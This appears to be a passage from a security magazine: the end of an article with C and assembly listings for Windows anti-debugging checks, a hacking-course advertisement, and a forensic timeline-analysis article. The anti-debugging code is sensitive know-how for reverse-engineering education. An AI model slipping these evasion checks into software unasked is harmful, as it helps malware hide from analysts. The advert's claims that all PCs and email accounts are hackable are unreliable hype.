interrupt in place where a program needs to be stopped. The interrupt opcode (0xcc) is put instead of the original instruction. The execution of this instruction causes an exception which is processed by the debugger. When the exception handler is exited, the process execution continues. To detect the debugger the following steps are needed. First, the exception handler needs to be replaced. Then INT3 opcode needs to be executed. If the replaced exception handler was not executed, then the exception was handled by the debugger. Listing 8 shows code of the new exception handler. This handler sets the old stack frame and the point where the program needs to be continued. Listing 9 shows the code which sets the new exception handler. The handler requires an address pointing to the location where the program needs to be continued as a parameter. In this example this point is labeled as `end`. If the debugger handles the exception, the line `mov Int3Value, 1` will be executed and the value `Int3Value` will be set to 1. If the new exception handler is executed, the program continues execution at line labeled as `end` – and the line that changes `Int3Value` value will be skipped.

Because this method is very easy to use, only weak debuggers can be cheated. The newest and more advanced debuggers can detect changes in the exception handler. After the exception is processed, they return to the new exception handler. Debuggers from Visual Studio and OllyDbg can be tricked by this method, while IDA Pro asks the user if he wants to pass the execution of the exception to the program. If the user agrees, then this method will not detect the debugger.

## Ice breakpoint

*Ice breakpoint* method uses an undocumented instruction from the Intel processors with the opcode 0xF1h. It can be used to detect tracing programs. The execution of this instruction causes raising of the `SINGLE_STEP` exception. If the process is debugged, the debugger will act normally and execute this instruction – single step – and go to next instruction afterwards. If the debugger doesn't exist, the execution of this function will raise

an exception and the exception handler will be executed. Listing 10. shows an example. The new exception handler, which jumps to the `end` label after it ends, is set (the code of this handler is the same as the code shown on Listing 8.). If the exception handler is executed, the line `mov IceBreakValue, 1` will be skipped. If the debugger exists, it will stop on this line (after the `SINGLE_STEP` signal is emitted).

## Memory breakpoint

Memory breakpoints are used by debuggers to check if the process is accessing some location in the memory. To do this they use the `PAGE_GUARD` flag. They set this flag on a piece of memory that they want to observe. When the process tries to access this location in memory the `STATUS_GUARD_PAGE_VIOLATION` exception is raised. To check

**Listing 9.** Fragment of the code that sets the new exception handler and runs the interrupt opcode

```
unsigned long Int3Value = 0;
__asm
{
    push ebp           // Stack frame address
    push offset end   // Address of point where program continues its execution
    push exceptionhandler
    push fs:[0]
    mov fs:[0], esp
    int 3
    mov Int3Value, 1
end:
    mov eax, [esp]
    mov fs:[0], eax
    add esp, 16
}
if(Int3Value)
{
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

**Listing 10.** The code that sets the new exception handler and launches the Ice breakpoint

```
unsigned long IceBreakValue = 0;
__asm
{
    push ebp           // Stack frame address
    push offset end   // Address of point where program continues its execution
    push exceptionhandler
    push fs:[0]
    mov fs:[0], esp
    __emit 0F1h
    mov IceBreakValue, 1
end:
    mov eax, [esp]
    mov fs:[0], eax
    add esp, 16
}
if(IceBreakValue)
{
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

# DEFENSE

if a debugger exists, the following steps need to be made. The new fragment of the memory is created with the `PAGE_GUARD` flag set. Then return opcode (`0xC3`) is written to this memory. Next a jump to this address (stored in the `eax` register) is made. The next instruction, that is executed, is stored at this address (it is `RET` instruction). If it works, `RET` instruction jumps to the address that was previously stored on the stack (in this example the address is labeled as `MemBreakDbg`). This means that the debugger handled the exception and continued normal execution – debugger exists. When the debugger doesn't exist, the exception handler will be executed.

## Hardware breakpoint

This special mechanism was implemented by Intel. There is a special

set of registers used for supervising hardware breakpoints. These registers are named as `DR0` – `DR7`. However, they can't be accessed by the standard `MOV` instruction. A special trick can be used to skip this restriction. When an exception is raised, the whole context along with register values is passed to the exception handler. Listing 12 shows how to set this kind of exception handler and how to raise an exception (it is done by dividing by zero). The values of the registers can then be checked and changed inside the exception handler. Registers `DR0` – `DR3` keep the addresses where breakpoints are set. Registers `DR4` and `DR5` are reserved by Intel to debug other registers. Registers `DR6` and `DR7` are used to control the behaviour of hardware breakpoints. If the value one of the first four registers is

different than zero, hardware breakpoints are set. Listing 13 shows the function, that checks debug register values.

## Methods using the process environment and management

These methods are based on system mechanisms used to control the process environment. Thanks to these methods, debuggers can also be detected.

### Parent Process

This method uses the `PID` (process identifier) of the parent process. If the program was run without a debugger, the parent process will be `explorer.exe`. If the program was run by the debugger, the debugger will be the parent process of the program. Listing 14 shows the function,

**Listing 11.** *The code that uses the memory breakpoint*

```
DWORD OldProtect = 0;
void *pAllocation = NULL;
pAllocation = VirtualAlloc(NULL, 1, MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);
if (pAllocation != NULL)
{
    *(unsigned char*)pAllocation = 0xC3; // Set the RET opcode
    if (VirtualProtect(pAllocation, 1, PAGE_EXECUTE_READWRITE | PAGE_GUARD,
        &OldProtect) == 0)
    {
        cout << "Can't set an appropriate flag\n" << endl;
    }
    else
    {
        __try
        {
            __asm
            {
                mov eax, pAllocation // Writing memory address to eax register
                push MemBreakDbg // Pushing MemBreakDbg on the stack
                jmp eax // Execution code from address stored in eax
                // If this instruction is executed, function RET will return to the address
                // placed on the stack - here labeled as MemBreakDbg
            }
        }
        __except (EXCEPTION_EXECUTE_HANDLER)
        {
            cout << " - Debugger was not found\n";
            __asm {jmp MemBreakEnd}
        }
        __asm{MemBreakDbg;}
        cout << " - Debugger was found\n";
        __asm{MemBreakEnd;}
        VirtualFree(pAllocation, NULL, MEM_RELEASE);
    }
}
else
{
    cout << "Can't allocate memory\n" << endl;
}
```



that checks the parent process. First, the `PID` of the explorer process is obtained and then the `PID` of our process. Getting the `PID` of the parent process is a little more complicated. First, `Snapshot` of all processes is needed. Then one needs to search the structure that describes our process. The `PID` of the parent process can be read from this structure.

## Open Process

This method is based on access privileges. Sometimes these privileges are not set correctly for the debugged process. If the process is connected to the debugger and its privileges are not changed, then the process gets the privilege called `SeDebugPrivilege`. It allows to open any process running in the system. `csrss.exe` process is a very good example. User's process doesn't have access to this process normally. The process needs only to try to open the `csrss.exe` process to check if it is being debugged. If the `OpenProcess` function (used to open processes in the system) finishes successfully (returned value is different than `NULL`), this mean that the process is being debugged. Listing 15 shows the runtime that uses this method to check if the debugger is connected.

## Self-Debugging

This method is based on parent – child process relationship. The main (parent) process creates a child process. The child process will try to debug the parent process using the `DebugActiveProcess` function. If it fails, some debugger is already connected to the main process. Because the same function is executed within both processes, some sort of mechanism needs to be use to distinguish between them. A mutex object can be used for this purpose. Both processes call the `CreateMutex` function. The mutex will be created for the parent process, while the child process receives the error code – `ERROR_ALREADY_EXISTS`. Listing 16 shows the code that distinguishes between the two processes.

The purpose of the child process is to connect as the debugger to the main process. To do this it searches for the parent process and uses the

**Listing 12.** The code that sets the new exception handler and raises the exception

```
__asm
{
    push ebp
    push offset end
    push hardbreakhandler
    push fs:[0]
    mov fs:[0],esp
    xor eax, eax
    div eax
end:
mov eax, [esp]
mov fs:[0], eax
add esp, 16
}
```

**Listing 13.** The new exception handler, that check the `Dr0 – Dr3` registers

```
EXCEPTION_DISPOSITION __cdecl
hardbreakhandler(struct _EXCEPTION_RECORD *ExceptionRecord, void * EstablisherFrame,
struct _CONTEXT *ContextRecord, void * DispatcherContext )
{
    if(ContextRecord->Dr0 || ContextRecord->Dr1 || ContextRecord->Dr2 ||
        ContextRecord->Dr3)
    {
        cout << " - Debugger was found\n";
    }
    else
    {
        cout << " - Debugger was not found\n";
    }
    ContextRecord->Eip = *((DWORD *)EstablisherFrame+2);
    ContextRecord->Ebp = *((DWORD *)EstablisherFrame+3);
    return ExceptionContinueExecution;
}
```

**Listing 14.** The runtime that compares the `PID` of parent process and the `PID` of `explorer.exe`

```
//
// Function ParentProcessTest
// Return: true if debugger exists; false if debugger does not exist.
//
bool ParentProcessTest()
{
    DWORD ExplorerPID = 0;
    GetWindowThreadProcessId(GetShellWindow(), &ExplorerPID);
    DWORD CurrentPID = GetCurrentProcessId();
    DWORD ParentPID = 0;
    HANDLE SnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 pe = { 0 };
    pe.dwSize = sizeof(PROCESSENTRY32);
    if(Process32First(SnapShot, &pe))
    {
        do
        {
            if(CurrentPID == pe.th32ProcessID)
                ParentPID = pe.th32ParentProcessID;
        }while( Process32Next(SnapShot, &pe));
    }
    CloseHandle(SnapShot);
    if(ExplorerPID == ParentPID)
        return false;
    else
        return true;
}
```

# DEFENSE

`DebugActiveProcess` function. If this function finishes successfully, the child needs to disconnect first (without disconnecting the main process will also be terminated) using the `DebugActiveProcessStop` function. Depending on the result, the child process finishes with an appropriate code. Listing 17 shows how to do this in practice. The `GetParentPID` is an abstract function that returns the `PID` of the parent process. The

code of this function can be found in one of the previous methods.

The superior process is waiting for the value returned by the child process. This value decides if the program is connected to the debugger or not. Listing 18 shows the superior process code.

## UnhandledExceptionFilter

`UnhandledExceptionFilter` is a function called by the system when

some exception wasn't handled by a runtime. This function decides what to do with process that raised this exception. If the process isn't debugged, the final handler will be called. If the debugger exists, this exception will be passed to it. However, there is a potential weakness in this method. If the debugger receives this kind of exception, it will terminate the process. Thus any further analysis will be impossible. Listing 19 shows the piece

**Listing 15.** The runtime that checks if debugger exists by accessing `csrss.exe` process

```
//
// Function OpenProcessTest
// Return: true if debugger was found; if debugger was not
//        found
//
bool OpenProcessTest()
{
    HANDLE csrss = 0;
    PROCESSENTRY32 pe = { 0 };
    pe.dwSize = sizeof(PROCESSENTRY32);
    HANDLE Snapshot = NULL;
    DWORD csrssPID = 0;
    wchar_t csrssName [] = TEXT("csrss.exe");
    Snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
    0);
    if(Process32First(Snapshot, &pe))
    {
        do
        {
            if(wcsncmp(pe.szExeFile, csrssName) == 0)
            {
                csrssPID = pe.th32ProcessID;
                break;
            }
        }while(Process32Next(Snapshot, &pe));
    }
    CloseHandle(Snapshot);
    csrss = OpenProcess(PROCESS_ALL_ACCESS, FALSE, csrssPID);
    if (csrss != NULL)
    {
        CloseHandle(csrss);
        return true;
    }
    else
        return false;
}
```

**Listing 16.** The code used to distinguish the processes

```
WCHAR *MutexName = TEXT("SelfDebugMutex");
HANDLE MutexHandle = CreateMutex(NULL, TRUE, MutexName);
if(GetLastError() == ERROR_ALREADY_EXISTS)
{
    ... /// Child process code
}
else
{
    ... /// Parent process code
}
```

**Listing 17.** The code of the child process

```
DWORD ParentPID = GetProcessParentID(GetCurrentProcessId());
if(DebugActiveProcess(ParentPID))
{
    DebugActiveProcessStop(ParentPID);
    exit(0);
}
else
{
    exit(1);
}
```

**Listing 18.** The code of the superior process

```
PROCESS_INFORMATION pi;
STARTUPINFO si;
DWORD ExitCode = 0;
ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
ZeroMemory(&si, sizeof(STARTUPINFO));
GetStartupInfo(&si);
// Child process creation
CreateProcess(NULL, GetCommandLine(), NULL, NULL, FALSE,
    NULL, NULL, NULL, &si, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);
GetExitCodeProcess(pi.hProcess, &ExitCode);
if(ExitCode){
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

**Listing 19.** The code that sets the new exception handler and raises the exception

```
SetUnhandledExceptionFilter(UnhandledExcepFilterHandler);
__asm
{
    xor eax, eax
    div eax
}
```

**Listing 20.** The new exception handler

```
LONG WINAPI UnhandledExcepFilterHandler(PEXCEPTION_POINTERS
    pExcepPointers)
{
    SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)
    pExcepPointers->ContextRecord->Eax);
    pExcepPointers->ContextRecord->Eip += 2;
    return EXCEPTION_CONTINUE_EXECUTION;
}
```

of code which sets the new exception handler and generates an exception (dividing by zero). The difference between this methods and the previous one is that the handler was the first element in the chain of events there, while here it is the last one. Listing 20 shows the new exception handler.

## NtQueryObject

This function retrieves a lot of useful information about system objects. Because the official MSDN website doesn't describe it very well, I advise you get familiar with the undocumented properties of this function. If the `objectAllTypesInformation` parameter (value `0x03`) is used, this runtime returns the detailed information about all objects in the system.

When the process is debugged, the `DebugObject` instances are created. Using the `NtQueryObject` function one can check how many `DebugObject` objects exist in the system. If the number of these objects is more than 0, the debugger is running. If the debugger is running with other process, it will also be found.

All information in the buffer is organized as follows: first comes `OBJECT_ALL_INFORMATION` structure which contains the number of all returned structures. After it there is a table containing the Unicode character table which is pointed to by `OBJECT_TYPE_INFORMATION->TypeName`. After the memory alignment to 4 bytes, another `OBJECT_ALL_INFORMATION` object is placed. Because definitions of these objects don't exist in Window's header files, they need to be declared. Listing 21 shows these declarations and the runtime code, that uses the `NtQueryObject` function to check if a debugger exists.

## DebugObject Handle

This method is similar to the previous one. When the process is debugged, the `DebugObject` instances are created. This method doesn't get all objects but only a handler to the first among them. The `NtQueryInformationProcess` function is required. Since this function isn't declared in the Window's header files, its address

needs to be received from the `ntdll.dll` file. After the handler is received, its value

needs to be tested. If the value is NULL, the process is not being debugged. But

**Listing 21.** Structure definitions and the runtime that uses `NtQueryObject` function

```
typedef struct _OBJECT_TYPE_INFORMATION {
    UNICODE_STRING TypeName;
    ULONG TotalNumberOfHandles;
    ULONG TotalNumberOfObjects;
    ULONG Reserved[20];
} OBJECT_TYPE_INFORMATION, *POBJECT_TYPE_INFORMATION;
typedef struct _OBJECT_ALL_INFORMATION {
    ULONG NumberOfObjects;
    OBJECT_TYPE_INFORMATION ObjectTypeInfo[1];
} OBJECT_ALL_INFORMATION, *POBJECT_ALL_INFORMATION;
#define ObjectAllInformation 3
int NtQueryObjectTest()
{
    typedef NTSTATUS (NTAPI *pNtQueryObject)(HANDLE, UINT, PVOID, ULONG, PULONG);
    POBJECT_ALL_INFORMATION pObjectAllInfo = NULL;
    void *pMemory = NULL;
    NTSTATUS Status;
    unsigned long Size = 0;
    pNtQueryObject NtQueryObject = (pNtQueryObject)GetProcAddress(
        GetModuleHandle(TEXT("ntdll.dll")), "NtQueryObject");
    // Receiving memory size needed for all objects
    Status = NtQueryObject(NULL, ObjectAllInformation, &Size, 4, &Size);
    // Memory allocation for the objects
    pMemory = VirtualAlloc(NULL, Size, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    if(pMemory == NULL)
        return false;
    // Getting list of objects
    Status = NtQueryObject((HANDLE)-1, ObjectAllInformation, pMemory, Size, NULL);
    if (Status != 0x00000000)
    {
        VirtualFree(pMemory, 0, MEM_RELEASE);
        return false;
    }
    pObjectAllInfo = (POBJECT_ALL_INFORMATION)pMemory;
    ULONG NumObjects = pObjectAllInfo->NumberOfObjects;
    POBJECT_TYPE_INFORMATION pObjectTypeInfo = (POBJECT_TYPE_INFORMATION)
        pObjectAllInfo->ObjectTypeInfo;
    unsigned char *tmp;
    for(UINT i = 0; i < NumObjects; i++)
    {
        pObjectTypeInfo = (POBJECT_TYPE_INFORMATION)pObjectAllInfo->
            ObjectTypeInfo;
        if (wcsncmp(L"DebugObject", pObjectTypeInfo->TypeName.Buffer) == 0)
        {
            if (pObjectTypeInfo->TotalNumberOfObjects > 0)
            {
                VirtualFree(pMemory, 0, MEM_RELEASE);
                return true;
            }
            else
            {
                VirtualFree(pMemory, 0, MEM_RELEASE);
                return false;
            }
        }
        tmp = (unsigned char*)pObjectTypeInfo->TypeName.Buffer;
        tmp += pObjectTypeInfo->TypeName.Length;
        pObjectAllInfo = (POBJECT_ALL_INFORMATION)(((ULONG)tmp) & -4);
    }
    VirtualFree(pMemory, 0, MEM_RELEASE);
    return true;
}
```

if the value is different than NULL, it still doesn't necessarily mean that the process is being debugged. It means only that a debugger is running in the system. Listing 22 show the code of the runtime that checks the handler.

## OutputDebugString

It is a very simple method. It sends a string to the debugger. If the process is debugged, this runtime returns

successfully. If the debugger doesn't exist, this runtime returns the error code. Listing 23 shows how to use it.

## Looking for a debuggers' windows

This method is not very versatile, however it is very simple to get working. It is possible to look for a debugger's window using the `FindWindow` function. This function returns a handler to a window if the window has been found or NULL if

the window hasn't been found. Listing 24 shows how to find windows for `Ida PRO`, `OllyDbg` and `WinDbg`.

## Methods using time

The last group of methods uses time. The disadvantage of these methods is that they don't actually check if a debugger exists. Instead they only check if the program has been stopped in some place in the code between two functions that get the time from a system. The two types of functions can be used for that purpose:

## RDTSC

This is Intel processor runtime. It returns the number of CPU cycles executed since the processor started. This value is 64 bits, so it's a very accurate time counter.

## API functions

These are Windows system functions. The first of them is `GetTickCount`. It returns the number of milliseconds that pass since a system started. It can be 49,7 days maximum. This function can be replaced by `timeGetTime`, which returns the same information. Also `QueryPerformanceCounter` function can be used.

There are many other functions that can be used in this method. They work similar to the presented one and can be found on MSDN official website.

## Conclusion

Modern processors and Windows systems give many possibilities for detecting if a process is currently being debugged or not. It's worth remembering that all these methods are presented in the simplest form for better understanding. But in practice, the implementation of these methods can be much more complex, making them harder to detect. They can also be connected with securing code methods but this is quite another matter.

## Marek Zmyslowski

The author is a graduate of Warsaw University of Technology. He currently works as a Web application auditor. He is a C and C++ software developer. He is interested in Internet security with a particular focus on software reverse engineering. Contact the author at: [marekzmyslowski@poczta.onet.pl](mailto:marekzmyslowski@poczta.onet.pl) or [marekzmyslowski@gazeta.pl](https://twitter.com/gazeta.pl)

### Listing 22. The runtime that gets a handler to `DebugObject`

```
//
// Function DebugObjectHandleTest
// Return: true if debugger was found; false if debugger wasn't found
//
int DebugObjectHandleTest()
{
    typedef NTSTATUS (WINAPI *pNtQueryInformationProcess)
        (HANDLE ,UINT ,PVOID ,ULONG , PULONG);
    HANDLE hDebugObject = NULL;
    NTSTATUS Status;
    pNtQueryInformationProcess NtQueryInformationProcess = (pNtQueryInformationProce
        ss)
        GetProcAddress( GetModuleHandle( TEXT("ntdll.dll") ), "NtQueryInformationP
            rocess" );
    Status = NtQueryInformationProcess(GetCurrentProcess(),0x1e, &hDebugObject, 4,
        NULL);
    if (Status != 0x00000000)
        return -1;
    if(hDebugObject)
        return 1;
    else
        return 0;
}
```


### Listing 23. Function using `OutputDebugString`

```
bool OutputDebugStringTest()
{
    OutputDebugString(TEXT("DebugString"));
    if (GetLastError() == 0)
        return true;
    else
        return false;
}
```

### Listing 24. The runtime that looks for a debugger's window using their names.

```
//
// Function FindDebuggerWindowTest
// Return: true if debugger was found; false if debugger wasn't found
//
bool FindDebuggerWindowTest()
{
    HANDLE holly = FindWindow(TEXT("OLLYDBG"), NULL);
    HANDLE hWinDbg = FindWindow(TEXT("WinDbgFrameClass"), NULL);
    HANDLE hIdaPro = FindWindow(TEXT("TidaWindow"), NULL);
    if(holly || hWinDbg || hIdaPro)
        return true;
    else
        return false;
}
```

# Want to be the Best ETHICAL HACKER & Security Expert?



Over  
**30,000**  
Sold!

The Secret of Hacking :: 2nd Edition

After the grand success of the first edition that came out in June 2009 Leo Impact has come back with a 4 times more powerful second edition.

Ethical Hacker  
Average Salary  
**70,000 USD**  
/anum  
Source: payscale.com

Even the most secure computers are Hackable...

- All E-mail addresses are Hackable, including Gmail, Yahoo!, Rediff etc.
- All PCs can be hacked remotely using the latest tools and exploits.
- All computer passwords are hackable (windows, linux, sun solaris, mac os)
- Easily pass CEH (ver 6), CHFI, CISSP, CISA Certification.
- Learn how to secure your system and network from hackers.
- Learn Advanced Ethical Hacking:
- Metasploit & Backtrack & Untraceable Hacking
- Advanced Penetration Testing & Vulnerability assesment.

### The Secret of Hacking" Kit Include's :

- 1 Printed Book (Second Edition ) + First Edition (PDF)
- 2 DVD (18,500 tools, e-books, videos)
- E-mail Technical Support
- Free Lifetime Membership to Access Videos & Tools



Payment modes:  
Credit Card, Paypal, Wire Transfer...

For more info. & online order: [www.thesecretof hacking.com](http://www.thesecretof hacking.com)  
Order by phone: +1-818-252-9090, +91.9829944518



### LEO IMPACT SECURITY SERVICES PVT LTD

Corporate Office:  
2029 Century Park East, 14th Floor,  
California 90067 United States  
Email: [contact@leoimpact.com](mailto:contact@leoimpact.com)

INDIA :  
T8, Malyia apartment, near BJP office  
c-schme, jaipur (Rajasthan) 302001



HARLAN CARVEY

# Windows Timeline Analysis, part 3

Difficulty



The increase in sophistication of the Microsoft (MS) Windows family of operating systems (Windows 2000, XP, 2003, Vista, 2008, and Windows 7) as well as that of cybercrime has long required a corresponding increase or upgrade in response and analysis techniques.

The traditional approach to forensic timeline creation of extracting file modified, last accessed, and creation times is proving to be increasingly insufficient for the analysis task at hand, particularly as additional sources (files on a Windows system, logs from network devices and packet captures, etc.) provide a wealth of information for generating a more complete timeline of activity. In addition, versions of the operating systems beyond Windows 2003, as well as some MS applications (<http://support.microsoft.com/kb/961181>) are no longer recording file last accessed times by default, forcing analysts to seek other avenues to determine if a user accessed a file.

## Windows Timeline Analysis

In previous articles, we've discussed the need for timeline analysis, as well as conducted a hands-on walk-through in creating a timeline of activity from data retrieved from an acquired image. In this article, we will take a look at some advanced and alternative means of extracting data that can be used to create our timeline. We will also discuss some additional issues surrounding timeline analysis, specifically data reduction and data visualization.

## Fields of an Event

As discussed in the previous article, there are a number of sources of information in an acquired image suitable for inclusion in timeline, and

ultimately used for analysis. In order to maintain the distinction between the various sources, we'll be using the five field *TLN* format presented in the previous article

The time stamp field of the *TLN* format is the *pivot point*, if you will, and the field from which the timeline itself will be developed. Throughout the timeline development, we will be *normalizing* this field to 32-bit Unix *epoch* time, and maintaining that time in *Universal Coordinated Time (UTC)* format. We do this in part due to the fact that while Windows systems maintain a great number of time stamps in the Microsoft *FILETIME* format, there are also times listed in Unix epoch time. Also, we may not always be using just a single Windows system to develop a timeline; we may include other sources, such as device syslogs or firewall logs, and the Unix epoch time format is more common.

The source field will be from where within the system the data is derived; that is, the file

## Five Fields of an Event

- Time stamp, normalized to a 32-bit Unix *epoch* time
- Source – from where within the system the data was derived
- System – the system or host from which the data was derived
- User – the user associated with the event
- Description – a concise description of the event

## WHAT YOU WILL LEARN...

Advanced and alternative techniques for constructing a timeline of system and user activity for analysis from an acquired image

## WHAT SHOULD YOU KNOW...

A basic understanding of incident response and computer forensic examinations

Basic information regarding file metadata (i.e., *MAC* times, embedded metadata, etc.)

system, Event Logs, etc. The system field will remain the same, as we're working with only one system. The user field may change depending upon how many users access the system, and the description field will provide us with a brief description of the event itself.

## Timeline Creation – Advanced/Alternative Topics: File System


In part 2 of this series of articles, we discussed extracting file system information (i.e., file names and paths, as well as MACE times) using *fls.exe* from the TSK tools, which Brian Carrier has so graciously made available. If, for some reason, you do not have access to the TSK tools or simply want to use something else, there are alternatives available. For example, in FTK Imager, you can highlight the root of the image, then select *File>Export Directory Listing...*, as illustrated in Figure 1.

When the initial dialog appears, select where you want to save the output file and give it a filename. FTK Imager will automatically create a comma-separated value (.csv) file, which you can easily open in Excel.

The headers for the columns of the output file are Filename, Full Path, Size, Created, Modified, Accessed, and isDeleted. Notice that for the times associated with the file, we only have the MAC portion of the MACE times, and there is no *Entry Modified* time value available. As the values are separated by commas, the contents of the file can be easily parsed and processed using scripting languages such as Perl or Python. The three dates (Entry Modified dates are not provided in the output) are maintained in the following format:

```
2008-Jan-30 05:26:21.281250 UTC
```

This isn't quite a format that's readily usable in our five-field timeline format,



**Figure 1.** FTK Imager Export Directory Listing... option

so we have to translate it into a more appropriate format. We can do so easily by using the Perl `split()` function a couple of times to parse apart the format into constituent components:

```
my ($date,$time) = (split(/\s/
    , $sample_time,3)) [0,1];
my ($yy,$mm,$dd) = split(/-/, $date,3);
my ($hr,$min,$sec) = split(/:/, $time,3);
```

We can then use the Perl `DateTime` module to translate the parsed values into a Unix epoch time:

```
my $dt = DateTime->new(year => $yy,
    month => $months{$mm}, day => $dd,
    hour => $hr,
    minute => $min, second => $sec);
my $epoch_time = $dt->epoch;
```

Once we get to this point in our code, we have a Unix epoch time (`$epoch_time`) that equates to the date/time value we extracted from the .csv file. Iterating through all of the values, we can then produce a bodyfile or an intermediate event file that contains the MAC times (as opposed to MACE times, as illustrated in the previous article) for files within the acquired image.

Another alternative is to use a tool written by Mark Menz of MyKey Technology, Inc., called *MFT Ripper*. Mark has made the basic edition of this tool available upon request (you have to email Mark). *MFT Ripper* does just what the name implies; it parses through the NTFS MFT, extracting dates and times from the `$Standard_Information` and `$Filename` attribute data

\$Boot	8192 bytes	--META--
\$LogFile	10141696 bytes	--META--
\$MFT	7775232 bytes	--META--
\$MFTMirr	4096 bytes	--META--

**Figure 2.** \$MFT illustrated in ProDiscover 6.0

structures for each file from within the master file table. Figure 2 illustrates the `$MFT` file available in ProDiscover 6.0: see Figure 2.

Once we've extracted the `$MFT` file from the image (right-click on the file and choose *Copy File* from the context menu that appears), we can then open the `$MFT` file in *MFT Ripper Basic Edition* (BE), as illustrated in Figure 3.

*MFT Ripper Basic Edition* parses the fields of the *NTFS Master File Table* into the output .csv file, with more fields from which to extract data (i.e., four timestamps each for the two attributes, for a total of eight timestamps). However, the caveat is that the output .csv file contains file names but not the full paths to those files. *MFT Ripper* provides an extremely powerful capability for extracting data, and that data can be correlated with other file system metadata, through an automated, scripted means, to provide a more detailed, in-depth analysis of file system activity.

## Challenges

Within the Windows operating system family, a number of challenges exist, to include poorly documented data structures, to structures and formats that change radically between versions.

## Data Structures

Windows systems have the ability to create Scheduled Tasks to run at specified times, similar to *cron jobs* from the Unix world. Many times, we'll see Scheduled Tasks associated with software packages we've installed on systems, but malware authors have been known to use Scheduled Tasks as a means of maintaining persistence on systems, or updating their code. The pertinent data for these artifacts include not only the Task Scheduler log file (*SchedLgU.txt*) but also the binary contents of the *job* file, as well. Unfortunately, this is just one example

## Warning

The caveat to this is that when you open the .csv file in something like Notepad, you'll see that the entries are in Unicode, and appear in text format with spaces between all of the letters. This is important to keep in mind when parsing this file.



**Figure 3.** MFTripper Basic Edition UI

where the binary structure of some form of data (i.e., a file, Registry data, etc.) is not very well documented, and as such, extremely pertinent data may be overlooked, or misinterpreted.

Similarly, consider Event Logging on Windows systems. With the advent of Windows 2008 and Vista, the Event Log format changed radically, going from the previously documented binary format to a combination of binary fields in the data structure along with binary-encoded extensible markup language (BXML). Considerable time and resources had been directed toward decoding the Event Log format for the family of Windows operating systems up to Windows 2003, and now an entirely new Event Logging infrastructure exists in more recent versions of Windows, including not only the new file format, but also a greater number of actual Windows Event Log files. As of yet, there are few tools capable of completely parsing all of the pertinent information from a .evtx file extracted from an acquired image. Such data types require additional resources with respect to research and development of tools, and may require a completely different approach to the data collection process used by first responders.

## Note

At the SANS Forensic Summit in the summer of 2009, Peter Silberman of Mandiant used the phrase *least frequency of occurrence* to describe malware on a system. For instance, using the MS/SysInternals tool *handle.exe* can allow a first responder to quickly see if a system is infected with malware, as much of the modern malware creates a mutex to ensure that the system isn't infected over and over again. As such, that mutex is often one of the least frequent items to occur on the system. The same description can apply to a number of incidents; intrusions, malware, keystroke loggers, 'bots, etc., are often the least frequent things to occur on a system, so during incident response and forensic analysis, you're not so much looking for large groupings of events as you are for single or only a few events that don't necessarily stand out.

## Data Reduction

One of the biggest challenges faced by responders and analysts (although perhaps not the biggest) is the vast amount of data they can be faced with simply due to the increase in available storage space. In many examinations, not all of this data is pertinent to an examination and being able to quickly reduce the volume of data and narrow the focus of the examination can be extremely valuable to the examiner. Extracting file system metadata alone can reduce a 160 gigabyte (GB) hard drive to a couple of megabytes (MB) of data

Conversely, the lack of pertinent data can be a challenge, as well. A relatively small temporal proximity between the incident and the response is absolutely critical, as Event Logs can become full and overwritten, pertinent data becomes stale, and the normal functioning of the system itself results in valuable evidence disappearing forever.

## Data Visualization

One of the biggest challenges with timeline creation and analysis is that modern versions of Windows can be extremely *noisy*, in that there may be a great deal of file system activity going on at any given time. Windows updates are downloaded, Restore Points are created and removed, applications are installed and removed, etc. Presenting a visual representation of a timeline to the examiner on the front end of the analysis, right after all of the data has been collected, can be extremely overwhelming. How does the examiner pick out the one or two pertinent events from a veritable sea of data? After looking at this problem for some time, I've come

to the conclusion that visualization is not a tool for the examiner to help her identify the *suspicious* or pertinent events, but rather a tool to present the final distilled data to others. The analysis and winnowing process may be tedious, much like Michelangelo creating the statue of David by chipping away small pieces of stone a little at a time, and the polishing the resulting figure. However, after using timelines on a number of cases to compile and present a listing of system, application and user activity from a number of sources, I have found this to be an extremely powerful analysis technique. In addition, on several occasions this technique has revealed even more data associated with an incident, simply due to the fact that events are listed in temporal proximity to each other. Where data visualization is the most useful is after the examiner has analyzed the data and compiled her list of significant events; at that point, presenting only the pertinent events in the incident timeline has the most impact, and is much easier to present (and digest) visually. One means for creating visual timelines that have an impact on the audience/viewer and can convey the pertinent information quickly may be use an Excel spreadsheet (see the URL listed in the On The Net section at the end of this article).

## Advantages

As discussed in the first article in this series, there are a number of advantages to creating a timeline for analysis. For example, looking at activity from a variety of sources all in one location allows the analyst to observe a chain of events unfolding, such as a login which leads to a file being access which then leads to activity appearing in the user's Registry hive.

Another advantage is parallel analysis; more analysis can be conducted if multiple analysts are working in parallel and exchanging information. Transferring or copying a 160+ GB image file is not nearly as feasible as shipping an archive of file system metadata (along with a few other pertinent files) while awaiting the transfer



**On the Net**

- <http://www.sleuthkit.org/> – The SleuthKit (TSK) tools, by Brian Carrier
- <http://tech.groups.yahoo.com/group/win4n6/> – Win4n6 Yahoo Group
- <http://www.regripper.net/> – The tool for Windows Registry Analysis
- [http://www.forensicswiki.org/wiki/Timeline\\_Analysis\\_Bibliography](http://www.forensicswiki.org/wiki/Timeline_Analysis_Bibliography) – ForensicWiki Timeline Analysis Bibliography
- <http://www.vertex42.com/ExcelArticles/create-a-timeline.html> – Creating a timeline in Excel

**References**

Windows Forensic Analysis, Second Edition by Harlan Carvey (Syngress, 2009)

